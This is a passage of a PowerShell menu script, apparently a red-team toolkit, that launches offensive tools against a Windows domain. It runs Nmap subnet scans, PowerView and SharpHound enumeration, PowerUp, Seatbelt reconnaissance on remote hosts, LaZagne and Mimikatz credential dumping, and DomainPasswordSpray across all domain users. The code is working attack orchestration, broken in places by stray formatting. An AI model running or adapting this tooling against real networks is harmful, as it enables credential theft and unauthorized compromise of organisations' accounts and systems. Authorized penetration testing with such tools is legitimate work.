    $form.Controls.Add($textBox)
    $form.Controls.Add($okButton)
    $form.Controls.Add($cancelButton)

    # Initialize and show the form.
    $form.Add_Shown({$form.Activate()})
    $form.ShowDialog() > $null   # Trash the text of the button that was clicked.

    # Return the text that the user entered.
    return $form.Tag
}


function Read-OpenFileDialog([string]$WindowTitle, [string]$InitialDirectory, [string]$Filter = "All files (*.*)|*.*", [switch]$AllowMultiSelect)
{
    Add-Type -AssemblyName System.Windows.Forms
    $openFileDialog = New-Object System.Windows.Forms.OpenFileDialog
    $openFileDialog.Title = $WindowTitle
    if (![string]::IsNullOrWhiteSpace($InitialDirectory)) { $openFileDialog.InitialDirectory = $InitialDirectory }
    $openFileDialog.Filter = $Filter
    if ($AllowMultiSelect) { $openFileDialog.MultiSelect = $true }
    $openFileDialog.ShowHelp = $true    # Without this line the ShowDialog() function may hang depending on system configuration and running
from console vs. ISE.
    $openFileDialog.ShowDialog() > $null
    if ($AllowMultiSelect) { return $openFileDialog.Filenames } else { return $openFileDialog.Filename }
}



function Check_Program_Installed
{
param([string]$programName)
        $SearchFor="*"+$programName+"*"
$check=(Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName,
DisplayVersion, Publisher, InstallDate | Where-Object{$_.DisplayName -like "$SearchFor"} | Format-Table -HideTableHeaders).length -gt 0
return $check;
}



function RunNmap
{
param(
[string]$IPVersion,
[string]$IP,
[string]$Subnet,
[string]$Alias
)

$NmapOutputFolder = $RunFolder+"\NMAP"
$TestNmapOutputFolder = Test-Path $NmapOutputFolder
if (-not $TestNmapOutputFolder) {New-Item -ItemType Directory -Force -Path $NmapOutputFolder}

Switch ($IPVersion)
{
IPv4
```

```
    {
    $NmapOutputPathFilename = $NmapOutputFolder+"\NMAP_"+"$IP.xml"
    New-Item -ItemType File -Force -Path $NmapOutputPathFilename
    $NmapargExe=""+"C:\Program Files (x86)\Nmap\nmap.exe"+""
    $Nmaparg1="-sV"
    $Nmaparg2="-T4"
    $Nmaparg3="-A"
    $Nmaparg4="-v"
    $Nmaparg5="$IP/$Subnet"
    $Nmaparg6="-oX"
    $Nmaparg7=""+$NmapOutputPathFilename+""
    $RunNmapExec = Start-Process -FilePath "$NmapargExe" -ArgumentList "$Nmaparg1 $Nmaparg2 $Nmaparg3 $Nmaparg4 $Nmaparg5
$Nmaparg6 $Nmaparg7" -PassThru
    Start-Sleep -Milliseconds 50
    ReFocus -Process $RunNmapExec
    Write-Host "
NMAP is scanning $IPVersion network $IP / $Subnet in a minimized window.
The output file containing the results will be saved on:

-  $NmapOutputPathFilename
"
    Read-MessageBoxDialog -Message "NMAP is scanning $IPVersion network

$IP / $Subnet

in a minimized window.
The output file containing the results will be saved on:

$NmapOutputPathFilename" -WindowTitle "Run NMAP operation" -Buttons OkOnly -Icon Information -DefaultButton 1
    }
IPv6
    {
    $NmapOutputPathFilename = $NmapOutputFolder+"\NMAP_"+"$Alias.xml"
    New-Item -ItemType File -Force -Path $NmapOutputPathFilename
    Write-Host "
    NMAP results output file: $NmapOutputPathFilename"
    $NmapargExe=""+"C:\Program Files (x86)\Nmap\nmap.exe"+""
    $Nmaparg0="-6"
    $Nmaparg1="-sV"
    $Nmaparg2="-T4"
    $Nmaparg3="-A"
    $Nmaparg4="-v"
    $Nmaparg5="$IP"
    $Nmaparg6="-oX"
    $Nmaparg7=""+$NmapOutputPathFilename+""
    $RunNmapExec = Start-Process -FilePath "$NmapargExe" -ArgumentList "$Nmaparg1 $Nmaparg2 $Nmaparg3 $Nmaparg4 $Nmaparg5
$Nmaparg6 $Nmaparg7" -PassThru
    Start-Sleep -Milliseconds 50
    ReFocus -Process $RunNmapExec
    Write-Host "
NMAP is scanning $IPVersion network $IP in a minimized window.
The output file containing the results will be saved on:
-  $NmapOutputPathFilename
    "
    Read-MessageBoxDialog -Message "NMAP is scanning $IPVersion network

$IP / $Subnet
```

```
in a minimized window.
The output file containing the results will be saved on:

$NmapOutputPathFilename" -WindowTitle "Run NMAP operation" -Buttons OkOnly -Icon Information -DefaultButton 1
   }
}
}


function RunNmapChecks
{
cls

        $ActiveNetworkAdapters=Get-NetAdapter | where status -eq 'up'
   $CountActiveNetworkAdapters = ($ActiveNetworkAdapters | Measure-Object).Count
   $ActiveInterfaceIndex=($ActiveNetworkAdapters).InterfaceIndex
   Switch ($CountActiveNetworkAdapters)
                {
                0       {
                        Write-Host -fore red "There are no active network connections!!!
NMAP cannot run on a computer that is not connected to any networks.
Connect the computer to a network and try again.
"
                        }
{$_ -ge 1}
        {
        $linenumber = 1
        $data =@()
        foreach ($item in $ActiveInterfaceIndex)
        {

           $Interface=(Get-NetIPAddress | where InterfaceIndex -eq ($item))
           foreach ($IP in $Interface.IPAddress)
           {
           $IPperInterface=$Interface | Where-Object IPAddress -eq "$IP"
           $row = "" | Select-Object Line,Name,IPAddress,SubnetPrefix, IPVersion
           $row.Line=$LineNumber++
           $row.Name=($IPperInterface).InterfaceAlias
           $row.IPAddress=($IPperInterface).IPAddress
           $row.SubnetPrefix=($IPperInterface).PrefixLength
           $row.IPVersion=($IPperInterface).AddressFamily
           $data += $row
           }
        }
        Write-Host "



======================== Active network interface(s) ========================


Active network(s) found on this computer are:
        "
        $data | Format-Table
        Write-Host "

================================================================================
```

```
Selection Options:

- Enter the line number from above list to automaticaly use the
  appropriate IP settings for NMAP, to scan the whole subnet / network
  on that interface.
- Press M if you wish to manually input the IPv4/Subnet to scan.
- Press A if you wish run NMAP scanning procedure on all above interfaces
- Press any other key to go back to main menu

        "
        $RunNMAPIPSettingsSelection = Read-Host -Prompt "Enter Selection "

        Switch ($RunNMAPIPSettingsSelection)
                        {
                        M    {
            Write-Host ""
            $EnterSubnet = Read-Host -Prompt "Please provide Subnet for Nmap to scan (eg. x.x.x.x/24) "
                    $IPPortion=($EnterSubnet -split "/")[0]
            $SubnetPortion=($EnterSubnet -split "/")[1]
            RunNMAP -IPVersion "IPv4" -IP "$IPPortion" -Subnet "$SubnetPortion"
            }
{$_ -gt 0 -and $_ -le $data.Line.count}
            {
            $index=$_-1
            RunNMAP -IPVersion ($data.IPVersion)[$index] -IP ($data.IPAddress)[$index] -Subnet ($data.SubnetPrefix)[$index] -Alias
($data.Name)[$index]
            }
          A
            {
            Foreach ($item in $data)
              {
              RunNMAP -IPVersion ($item.IPVersion) -IP ($item.IPAddress) -Subnet ($item.SubnetPrefix) -Alias ($item.Name)
              }
            }
       default
            {
            Write-Host -fore red "
$_ is not a valid selection
"

            }
         }

        }
      }

#Write-Host "
#Press any key to go back to main menu"
#[void]($Host.UI.RawUI.ReadKey('NoEcho,IncludeKeyDown'))
}


function RunPowerView
{
cls
$PowerViewOutputFolder = $RunFolder+"\PowerView"
```

```
$TestPowerViewOutputFolder = Test-Path $PowerViewOutputFolder
if (-not $TestPowerViewOutputFolder) {New-Item -ItemType Directory -Force -Path $PowerViewOutputFolder}
$PowerViewOutputFile = $PowerViewOutputFolder+"\PowerViewOutput.txt"
New-Item -ItemType File -Force -Path $PowerViewOutputFile | Out-Null

$PowerViewExec="`"$CurrentPath"+"\PowerViewSelectedCommands.ps1`""
$PowerViewArg1=" -ForDomain $DomainName"
$PowerViewArg2=" -DomainController $DomainController"

$RunPowerViewExec= Start-Process powershell.exe -Args "$PowerViewExec $PowerViewArg1 $PowerViewArg2" -Credential $cred -WindowStyle
Minimized -PassThru -RedirectStandardOutput $PowerViewOutputFile

Start-Sleep -Milliseconds 50
ReFocus -Process $RunPowerViewExec

Write-Host "
PowerView is running in a minimized window.
The output file containing the results will be saved on:
-  $PowerViewOutputFile
"
Read-MessageBoxDialog -Message "PowerView is running in a minimized window.

The output file containing the results will be saved on:
$PowerViewOutputFile" -WindowTitle "Run PowerView operation" -Buttons OkOnly -Icon Information -DefaultButton 1

}


function RunPowerUp
{
cls
$PowerUpOutputFolder = $RunFolder+"\PowerUp"
$TestPowerUpOutputFolder = Test-Path $PowerUpOutputFolder
if (-not $TestPowerUpOutputFolder) {New-Item -ItemType Directory -Force -Path $PowerUpOutputFolder}
$RunPowerUpExec = Start-Process powershell.exe -ArgumentList {Invoke-AllChecks -HTMLReport} -WorkingDirectory "$PowerUpOutputFolder" -
PassThru
Start-Sleep -Milliseconds 50
ReFocus -Process $RunPowerUpExec

Write-Host "
PowerUp is running in a minimized window.
The output file containing the results will be saved on:
-  $PowerUpOutputPathFilename
"
Read-MessageBoxDialog -Message "PowerUp is running in a minimized window.

The output file containing the results will be saved on:
$PowerUpOutputFolder" -WindowTitle "Run PowerUp operation" -Buttons OkOnly -Icon Information -DefaultButton 1

}


function RunSharpHound
{
param(
        [string]$Domain,
        [System.Management.Automation.PSCredential]$UserCredentials,
        [string]$PathToEXE
```

```
   )
cls
$SharpHoundArg1 = "--Domain"
$SharpHoundArg2 = "--OutputDirectory"
$SharpHoundOutputFolder = $RunFolder+"\SharpHound"
$TestSharpHoundOutputFolder = Test-Path $SharpHoundOutputFolder
if (-not $TestSharpHoundOutputFolder) {New-Item -ItemType Directory -Force -Path $SharpHoundOutputFolder}
$RunOption = Read-Host -Prompt "
Do you want SharpHound to search domain $Domain only once
or more times, using loop function?
For better results it is recommended to use the loop function.

Select:
   - 1 to run once,
   - L for loop or
   - any other key to return to basic menu

Selection (default L) "

            if ([string]::IsNullOrWhiteSpace($RunOption)) { $RunOption = "L" }

            Switch ($RunOption)
                        {
                        1           {
        $RunSharpHoundExec = Start-Process -FilePath "$PathToEXE" -ArgumentList "$SharpHoundArg1 $Domain $SharpHoundArg2
$SharpHoundOutputFolder" -Credential $UserCredentials -WindowStyle Minimized -PassThru
        Start-Sleep -Milliseconds 50
        ReFocus -Process $RunSharpHoundExec
        Write-Host "

SharpHound is scanning domain $Domain in a minimized
window according to the parameters specified by user.
The output file containing the results will be saved
under folder:

- $SharpHoundOutputFolder"
        Read-MessageBoxDialog -Message "SharpHound is scanning domain $Domain in a minimized
window according to the parameters specified by user.
The output file containing the results will be saved
under folder:

- $SharpHoundOutputFolder" -WindowTitle "Info: SharpHourd is running" -Buttons Okonly -Icon Information -DefaultButton 1
                        }
                        L           {
                        Write-Host "

Using the loop function SharpHound will run every 30 sec
                        "
                        $LoopDuration = Read-Host -Prompt "Please specify the amount of time that SharpHound
will run on a loop (recommended: at least 10 min).

Specify duration in format HH:MM:SS (Default=00:12:00) "
                        if ([string]::IsNullOrWhiteSpace($LoopDuration)) { $LoopDuration = "00:12:00" }

                        $SharpHoundLoopDurationArgument = "--loopduration $LoopDuration"
        $RunSharpHoundExec = Start-Process -FilePath "$PathToEXE" -ArgumentList "$SharpHoundArg1 $Domain --loop
$SharpHoundLoopDurationArgument $SharpHoundArg2 $SharpHoundOutputFolder" -Credential $UserCredentials -WindowStyle Minimized -
PassThru
```

```
        Start-Sleep -Milliseconds 50
        ReFocus -Process $RunSharpHoundExec
        Write-Host "

SharpHound is scanning domain $Domain in a minimized
window according to the parameters specified by user.
The output file containing the results will be saved
under folder:

- $SharpHoundOutputFolder"
        Read-MessageBoxDialog -Message "SharpHound is scanning domain $Domain in a minimized
window according to the parameters specified by user.
The output file containing the results will be saved
under folder:

- $SharpHoundOutputFolder" -WindowTitle "Info: SharpHourd is running" -Buttons Okonly -Icon Information -DefaultButton 1

                                }
  default   {}
                        } # End Switch.
}



function RunSeatBelt
{
param(
            [string]$ComputerName,
            [System.Management.Automation.PSCredential]$UserCredentials,
    [string]$GroupSelection,
    [string]$SeatBeltOutputFolder
            )

            $SeatBeltArg1 = "-group="+"$GroupSelection"
            $SeatBeltArg2 = "-full"
            $SeatBeltArg3 = "-computername="+"$ComputerName"


    if ($ComputerName)
        {
        $SeatBeltOutputPathFilename = $SeatBeltOutputFolder+"\SeatBelt_Results_for_"+"$ComputerName"+".txt"
        New-Item -ItemType File -Force -Path $SeatBeltOutputPathFilename
        $SeatBeltArg4 = "-outputfile="+"$SeatBeltOutputPathFilename"
        $SeatBeltArg5 = "-credentials="+"$UserCredentials"
        #$SeatBeltArg6 = "-password="+""+"$UserCredentials.Password"+""
        $RunSeatBeltExec = Start-Process -FilePath "$SeatbeltEXE" -ArgumentList "$SeatBeltArg1 $SeatBeltArg2 $SeatBeltArg3 $SeatBeltArg4
SeatBeltArg5" -WindowStyle Minimized -PassThru
        Start-Sleep -Milliseconds 50
        ReFocus -Process $RunSeatBeltExec
        } else
        {
        $ComputerName=hostname
        $SeatBeltOutputPathFilename = $SeatBeltOutputFolder+"\SeatBelt_Results_for_"+"$ComputerName"+".txt"
        New-Item -ItemType File -Force -Path $SeatBeltOutputPathFilename
        $SeatBeltArg4 = "-outputfile="+"$SeatBeltOutputPathFilename"
        $RunSeatBeltExec = Start-Process -FilePath "$SeatbeltEXE" -ArgumentList "$SeatBeltArg1 $SeatBeltArg2 $SeatBeltArg4" -WindowStyle
Minimized -PassThru
        Start-Sleep -Milliseconds 50
```

```
      ReFocus -Process $RunSeatBeltExec
      }


}


function RunSeatBeltChecks
{
$SeatBeltOutputFolder = $RunFolder + "\SeatBeltResults"
$TestSeatBeltOutputFolder = Test-Path $SeatBeltOutputFolder
if (-not $SeatBeltOutputFolder) {New-Item -ItemType Directory -Force -Path $SeatBeltOutputFolder}
if ($cred)
   {
   Do {
     cls
            Show-SeatBelt-Menu -LocalRemoteSwitch R
     Write-Host -fore Yellow 'Enter 1 - 3 or B to return to previous menu: ' -NoNewline
            $SeatBeltMenu = Read-Host
            Switch ($SeatBeltMenu)
              {
              1       {
          cls
                        RunSeatBelt -GroupSelection all -SeatBeltOutputFolder $SeatBeltOutputFolder
          Write-Host "
User selected 1

Seatbelt is scanning local computer in a minimized window
according to the parameters specified by user. The output file
containing the results will be saved under folder:

- $SeatBeltOutputFolder"
          Read-MessageBoxDialog -Message "Seatbelt is scanning local computer in a minimized window
according to the parameters specified by user. The output file
containing the results will be saved under folder:

- $SeatBeltOutputFolder" -WindowTitle "Info: Seatbelt is running" -Buttons Okonly -Icon Information -DefaultButton 1

                        }
              2       {
          cls
          Write-Host "User selected 2"
          $EnteredPCName = Read-InputBoxDialog -Message "Enter PC Name of remote computer: " -WindowTitle "Remote PC" -Buttons
OKCancel -Icon Question
          if ($EnteredPCName) #Not empty or cancelled by user
            {
            RunSeatBelt -ComputerName $EnteredPCName -GroupSelection remote -UserCredentials $cred -SeatBeltOutputFolder
$SeatBeltOutputFolder
            Write-Host "
Seatbelt is scanning computer $EnteredPCName in a minimized window
according to the parameters specified by user. The output
file containing the results will be saved under folder:

- $SeatBeltOutputFolder"
            Read-MessageBoxDialog -Message "Seatbelt is scanning computer $EnteredPCName in a minimized window
according to the parameters specified by user. The output
file containing the results will be saved under folder:
```

```
- $SeatBeltOutputFolder" -WindowTitle "Info: Seatbelt is running" -Buttons Okonly -Icon Information -DefaultButton 1
                } else
                {
                Write-Host "PC Name field is empty or operation cancelled by user"
                Read-MessageBoxDialog -Message "PC Name field is empty or operation cancelled by user" -WindowTitle "Cancel operation" -
Buttons OkOnly -Icon Exclamation -DefaultButton 1
                }

             }
                3          {
             cls
             Write-Host "User selected 3"
                          $filePath = Read-OpenFileDialog -WindowTitle "Select file containing PC Names (one in each row)"
                    if  (![string]::IsNullOrEmpty($filePath))
                                  {
                                  Write-Host ""
                                  Write-Host "You selected the file:"
                                  Write-Host "$filePath"
                                  Write-Host ""
                $PCNames = Get-Content -path $filePath
                foreach ($PCName in $PCNames)
                                 {
                                 RunSeatBelt -ComputerName $PCName -GroupSelection remote -UserCredentials $cred -SeatBeltOutputFolder
$SeatBeltOutputFolder
                                 }
                          Write-Host "Seatbelt is scanning all computers
of file $filePath in several minimized windows
according to the parameters specified by user. The output
file containing the results will be saved under folder:

- $SeatBeltOutputFolder"
                Read-MessageBoxDialog -Message "Seatbelt is scanning all computers
of file $filePath in several minimized windows
according to the parameters specified by user. The output
file containing the results will be saved under folder:

- $SeatBeltOutputFolder" -WindowTitle "Info: Seatbelt is running" -Buttons Okonly -Icon Information -DefaultButton 1

                        } else
                {
                                  Write-Host ""
                                  Write-Host "The procedure is cancelled by user."
                Read-MessageBoxDialog -Message "User cancelled the operation" -WindowTitle "Cancel operation" -Buttons OkOnly -Icon
Exclamation -DefaultButton 1
                                  }
                            }

               } # End Switch.
             } Until ($SeatBeltMenu -eq 'B')
   } else
   {
   Do       {
                Show-SeatBelt-Menu -LocalRemoteSwitch L
                Write-Host -fore Yellow 'Enter 1 - 3 or B to return to previous menu: ' -NoNewline
                $SeatBeltMenu = Read-Host
                Switch ($SeatBeltMenu)
                  {
                  1   {
```

```
                        cls
                        RunSeatBelt -GroupSelection all -SeatBeltOutputFolder $SeatBeltOutputFolder
            Write-Host "
User selected 1

Seatbelt is scanning local computer in a minimized window
according to the parameters specified by user. The output file
containing the results will be saved under folder:

- $SeatBeltOutputFolder"
            Read-MessageBoxDialog -Message "Seatbelt is scanning local computer in a minimized window
according to the parameters specified by user. The output file
containing the results will be saved under folder:

- $SeatBeltOutputFolder" -WindowTitle "Info: Seatbelt is running" -Buttons Okonly -Icon Information -DefaultButton 1
                        }
                2   {
                        write-host -fore red "
You did not provide domain user credentials.
This option is unavailable.
"
            Read-MessageBoxDialog -Message "You did not provide domain user credentials.
This option is unavailable." -WindowTitle "No domain information provided !!" -Buttons OkOnly -Icon Exclamation -DefaultButton 1
                        }
                3   {
                        write-host -fore red "
You did not provide domain user credentials.
This option is unavailable.
"
                    Read-MessageBoxDialog -Message "You did not provide domain user credentials.
This option is unavailable." -WindowTitle "No domain information provided !!" -Buttons OkOnly -Icon Exclamation -DefaultButton 1
            }

                } # End Switch.
              } Until ($SeatBeltMenu -eq 'B')
   }
}


function RunLazagne
{
cls

if ($cred)
   {$user=$cred.UserName
   Write-Host "Continue with stored credentials?"
   $PromptToGiveCredentials = Read-MessageBoxDialog -Message "Lazagne can search for stored passwords
from various software (like browsers, Windows Vault,
Openvpn, WiFi etc) ONLY on local computer.
You have already provided credentials
for user:  $user

Do you want to continue using this user?

Press:
-> Yes to continue with the same user
-> No to give credentials of another user on this PC
   (The new credentials will be valid only for Lazagne,
```

```
  i.e it will not affect stored domain credentials)
-> Cancel to go back to main menu" -WindowTitle "Continue with stored credentials?" -Buttons YesNoCancel -Icon Question -DefaultButton 1

   Switch ($PromptToGiveCredentials)
     {
     Yes {
               $LazagneOutputFolder = $RunFolder+"\Lazagne"
               $TestLazagneOutputFolder = Test-Path $LazagneOutputFolder
       if (-not $TestLazagneOutputFolder) {New-Item -ItemType Directory -Force -Path $LazagneOutputFolder | Out-Null}
       $LazagneOutputFile = $LazagneOutputFolder+"\LazagneVerboseForUser-"+$DomainUserName+".txt"
       New-Item -ItemType File -Force -Path $LazagneOutputFile | Out-Null
               $LazagneargExe=""+"$LazagneEXE"+""
               $Lazagnearg1="all"
       $Lazagnearg2="-oN"
       $Lazagnearg3="-vv"
       $Lazagnearg4="-output $LazagneOutputFolder"
       $RunlazagneExec = Start-Process -FilePath "$LazagneargExe" -ArgumentList "$Lazagnearg1 $Lazagnearg2 $Lazagnearg3
$Lazagnearg4" -Credential $cred -WindowStyle Minimized -PassThru -RedirectStandardOutput $LazagneOutputFile
       Start-Sleep -Milliseconds 50
       ReFocus -Process $RunlazagneExec
       Write-Host "

Lazagne is scanning this computer in a minimized window
according to the parameters specified by user. The output file
containing the results will be saved under folder:

$LazagneOutputFolder"
       Read-MessageBoxDialog -Message "Lazagne is scanning this computer in a minimized window
according to the parameters specified by user. The output file
containing the results will be saved under folder:

$LazagneOutputFolder" -WindowTitle "Run Lazagne operation" -Buttons OkOnly -Icon Information -DefaultButton 1
       }
     No  {
       $Enteredcred=(Get-Credential -Message "Please provide one-time credentials for Lazagne in format: DomainName\UserName")
       $User=$Enteredcred.GetNetworkCredential().Username
       $LazagneOutputFolder = $RunFolder+"\Lazagne"
               $TestLazagneOutputFolder = Test-Path $LazagneOutputFolder
       if (-not $TestLazagneOutputFolder) {New-Item -ItemType Directory -Force -Path $LazagneOutputFolder | Out-Null}
       $LazagneOutputFile = $LazagneOutputFolder+"\LazagneVerboseForUser-"+$User+".txt"
               New-Item -ItemType File -Force -Path $LazagneOutputFile | Out-Null
       $LazagneargExe=""+"$LazagneEXE"+""
               $Lazagnearg1="all"
       $Lazagnearg2="-oN"
       $Lazagnearg3="-vv"
       $Lazagnearg4="-output $LazagneOutputFolder"
       $RunlazagneExec = Start-Process -FilePath "$LazagneargExe" -ArgumentList "$Lazagnearg1 $Lazagnearg3" -Credential $Enteredcred -
WindowStyle Minimized -RedirectStandardOutput $LazagneOutputFile -PassThru
       Start-Sleep -Milliseconds 50
       ReFocus -Process $RunlazagneExec
       Write-Host "

Lazagne is scanning this computer in a minimized window
according to the parameters specified by user. The output file
containing the results will be saved under folder:

$LazagneOutputFolder"
       Read-MessageBoxDialog -Message "Lazagne is scanning this computer in a minimized window
```

```
according to the parameters specified by user. The output file
containing the results will be saved under folder:

$LazagneOutputFolder" -WindowTitle "Run Lazagne operation" -Buttons OkOnly -Icon Information -DefaultButton 1
          }
    Cancel  {}
                } # End Switch
    } else
    {
    }

}


function RunMimikatz
{
cls
$MimikatzOutputFolder = $RunFolder+"\Mimikatz"
$TestMimikatzOutputFolder = Test-Path $MimikatzOutputFolder
if (-not $TestMimikatzOutputFolder) {New-Item -ItemType Directory -Force -Path $MimikatzOutputFolder}
$MimikatzOutputFile = $MimikatzOutputFolder+"\MimikatzOutput.txt"
New-Item -ItemType File -Force -Path $MimikatzOutputFile | Out-Null


$MimikatzExec="`"$CurrentPath"+"\MimikatzSelectedCommands.ps1`""
#$MimikatzArg1=" -ForDomain $DomainName"
#$MimikatzArg2=" -DomainController $DomainController"

#$RunMimikatzExec= Start-Process -FilePath PowerShell.exe -ArgumentList $Arguments -WindowStyle Minimized -PassThru -
RedirectStandardOutput $MimikatzOutputFile
$RunMimikatzExec= Start-Process powershell.exe -ArgumentList "$MimikatzExec" -WindowStyle Minimized -PassThru -WorkingDirectory
$MimikatzOutputFolder -RedirectStandardOutput $MimikatzOutputFile

Start-Sleep -Milliseconds 50
ReFocus -Process $RunMimikatzExec

Write-Host "
Mimikatz is running in a minimized window.
The output file containing the results will be saved on:
-  $MimikatzOutputFile
"
Read-MessageBoxDialog -Message "Mimikatz is running in a minimized window.

The output file containing the results will be saved on:
$MimikatzOutputFile" -WindowTitle "Run Mimikatz operation" -Buttons OkOnly -Icon Information -DefaultButton 1

}


function Show-DomainPasswordSpray-Menu
{

cls
Write-Host ""
Write-Host ""
Write-Host -fore Yellow "========================== DomainPasswordSpray Menu ============================="
Write-Host ""
Write-Host -fore Yellow "1: Press '1' to check a password against all users of domain $DomainName"
```

```
Write-Host -fore Yellow ""
Write-Host -fore Yellow "2: Press '2' to check a password against a user list"
Write-Host -fore Yellow "   (you will be asked to provide text file with usernames)"
Write-Host -fore Yellow ""
Write-Host -fore Yellow "3: Press '3' to check a list of passwords against all users of domain $DomainName"
Write-Host -fore Yellow "   (you will be asked to provide text file with possible passwords)"
Write-Host -fore Yellow ""
Write-Host -fore Yellow "4: Press '4' to check a list of passwords against a list of users"
Write-Host -fore Yellow "   (you will be asked to provide a text file with possible passwords"
Write-Host -fore Yellow "   and a second text file with the list of users)"
Write-Host -fore Yellow "

U: Press 'U' to get a list of all active users in domain $DomainName"
Write-Host -fore Yellow "



B: Press 'B' to go back to previous menu."
Write-Host -fore Yellow "=============================================================================="
Write-Host ""
}

function RunDomainPasswordSpray
{
$DomainPasswordSprayOutputFolder = $RunFolder + "\DomainPasswordSprayResults"
$TestDomainPasswordSprayOutputFolder = Test-Path $DomainPasswordSprayOutputFolder
if (-not $DomainPasswordSprayOutputFolder) {New-Item -ItemType Directory -Force -Path $DomainPasswordSprayOutputFolder}

Do {
    cls
        Show-DomainPasswordSpray-Menu
    Write-Host -fore Yellow 'Enter 1 - 4 or B to return to previous menu: ' -NoNewline
        $DomainPasswordSprayMenu = Read-Host
        Switch ($DomainPasswordSprayMenu)
          {
          1     {
        Write-Host "User selected 1"
        cls
                $ProvidePassword = Read-InputBoxDialog -Message "Provide password:" -WindowTitle "Password?" -Buttons YesNo -Icon
Question
        if ($ProvidePassword) #Not empty or cancelled by user
          {
          $DomainPasswordSprayOutputFile1 = $DomainPasswordSprayOutputFolder+"\DomainPasswordSprayOutput_option1.txt"
          New-Item -ItemType File -Force -Path $DomainPasswordSprayOutputFile1 | Out-Null
          Invoke-DomainPasswordSpray -Password $ProvidePassword -domain $DomainName -Force -OutFile
$DomainPasswordSprayOutputFile1
          Read-MessageBoxDialog -Message "DomainPasswordSpray searched all users
of the domain $DomainName.
If the provided password had any success
on any of the domain users it will be written on

$DomainPasswordSprayOutputFile1

If the file is empty then there was no hit on any of the users.
Try again with another password" -WindowTitle "Info: DomainPasswordSpray finished searching" -Buttons Okonly -Icon Information -DefaultButton
1
          } else
          {
```

```
            Write-Host "User cancelled or password field is empty."
            Read-MessageBoxDialog -Message "User cancelled or password field is empty." -WindowTitle "Cancel" -Buttons OkOnly -Icon
Exclamation -DefaultButton 1
            }
                        }
              2         {
          Write-Host "User selected 2"
          cls
                        $ProvidePassword = Read-InputBoxDialog -Message "Provide password:" -WindowTitle "Password?" -Buttons YesNo -Icon
Question
          if ($ProvidePassword) #Not empty or cancelled by user
            {

            $UserNamesFile= Read-OpenFileDialog -WindowTitle "Select .txt file containing user names (one in each row)"
                    if          (![string]::IsNullOrEmpty($UserNamesFile))
                                {
              $DomainPasswordSprayOutputFile2 = $DomainPasswordSprayOutputFolder+"\DomainPasswordSprayOutput_option2.txt"
              New-Item -ItemType File -Force -Path $DomainPasswordSprayOutputFile2 | Out-Null
                                Write-Host ""
                                Write-Host "User selected the file: $UserNamesFile"
                                Invoke-DomainPasswordSpray -Password $ProvidePassword -UserList $UserNamesFile -domain
$DomainName -Force -OutFile $DomainPasswordSprayOutputFile2
                        Read-MessageBoxDialog -Message "DomainPasswordSpray searched the users listed in
the file $UserNamesFile
If the provided password had any success
on any of these users it will be written on

$DomainPasswordSprayOutputFile2

If the file is empty then there was no hit on any of the users.
Try again with another password or change user list" -WindowTitle "Info: DomainPasswordSpray finished searching" -Buttons Okonly -Icon
Information -DefaultButton 1
              } else
              {
                                Write-Host ""
                                Write-Host "The procedure is cancelled by user."
              Read-MessageBoxDialog -Message "User cancelled the operation" -WindowTitle "Cancel operation" -Buttons OkOnly -Icon
Exclamation -DefaultButton 1
                                }
            } else
            {
            Write-Host "User cancelled or password field is empty."
            Read-MessageBoxDialog -Message "User cancelled or password field is empty." -WindowTitle "Cancel" -Buttons OkOnly -Icon
Exclamation -DefaultButton 1
            }
          }
              3         {
          Write-Host "User selected 3"
          cls
                        $ProvidePasswords = Read-OpenFileDialog -WindowTitle "Select .txt file containing possible passwords (one in each row)"
          if ($ProvidePasswords) #Not empty or cancelled by user
            {
            $DomainPasswordSprayOutputFile3 = $DomainPasswordSprayOutputFolder+"\DomainPasswordSprayOutput_option3.txt"
            New-Item -ItemType File -Force -Path $DomainPasswordSprayOutputFile3 | Out-Null
                                Write-Host ""
                                Write-Host "User selected the file: $ProvidePasswords"
                                Invoke-DomainPasswordSpray -domain $DomainName -PasswordList $ProvidePasswords -Force -OutFile
$DomainPasswordSprayOutputFile3
```

```
                    Read-MessageBoxDialog -Message "DomainPasswordSpray searched all users
of domain $DomainName with all passwords provided in
$ProvidePasswords
If any of the provided passwords had any success
on any of domain users it will be written on
$DomainPasswordSprayOutputFile2

If the file is empty then there was no hit.
Try again changing the password list." -WindowTitle "Info: DomainPasswordSpray finished searching" -Buttons Okonly -Icon Information -
DefaultButton 1
            } else
            {
            Write-Host "User cancelled or .txt file field is empty."
            Read-MessageBoxDialog -Message "User cancelled or .txt file field is empty." -WindowTitle "Cancel" -Buttons OkOnly -Icon
Exclamation -DefaultButton 1
            }
          }
      4   {
          Write-Host "User selected 4"
          cls
                    $ProvidePasswords = Read-OpenFileDialog -WindowTitle "Select .txt file containing possible passwords (one in each row)"
          if ($ProvidePasswords) #Not empty or cancelled by user
            {
            $UserNamesFile= Read-OpenFileDialog -WindowTitle "Select .txt file containing user names (one in each row)"
                  if          (![string]::IsNullOrEmpty($UserNamesFile))
                              {
              $DomainPasswordSprayOutputFile4 = $DomainPasswordSprayOutputFolder+"\DomainPasswordSprayOutput_option4.txt"
              New-Item -ItemType File -Force -Path $DomainPasswordSprayOutputFile4 | Out-Null
                              Write-Host ""
              Write-Host "User selected the password list in file : $ProvidePasswords"
                              Write-Host "User selected the user list in file : $UserNamesFile"
                              Invoke-DomainPasswordSpray -PasswordList $ProvidePasswords -UserList $UserNamesFile -domain
$DomainName -Force -OutFile $DomainPasswordSprayOutputFile4
                    Read-MessageBoxDialog -Message "DomainPasswordSpray searched the passwords listed in
$ProvidePasswords against all users
in the file $UserNamesFile
If any of the provided password had any success
on any of these users it will be written on
$DomainPasswordSprayOutputFile4

If the file is empty then there was no hit on any of the users.
Try again changing the password list and`/or
changing the user list" -WindowTitle "Info: DomainPasswordSpray finished searching" -Buttons Okonly -Icon Information -DefaultButton 1
              } else
              {
                              Write-Host ""
                              Write-Host "User cancelled or .txt file field is empty."
              Read-MessageBoxDialog -Message "User cancelled or .txt file field is empty." -WindowTitle "Cancel operation" -Buttons OkOnly -
Icon Exclamation -DefaultButton 1
                              }
            } else
            {
            Write-Host "User cancelled or .txt file field is empty."
            Read-MessageBoxDialog -Message "User cancelled or .txt file field is empty." -WindowTitle "Cancel" -Buttons OkOnly -Icon
Exclamation -DefaultButton 1
            }
          }
      U   {
```

```
            $DomainPasswordSprayOutputFile5 = $DomainPasswordSprayOutputFolder+"\DomainUserList.txt"
            New-Item -ItemType File -Force -Path $DomainPasswordSprayOutputFile5 | Out-Null
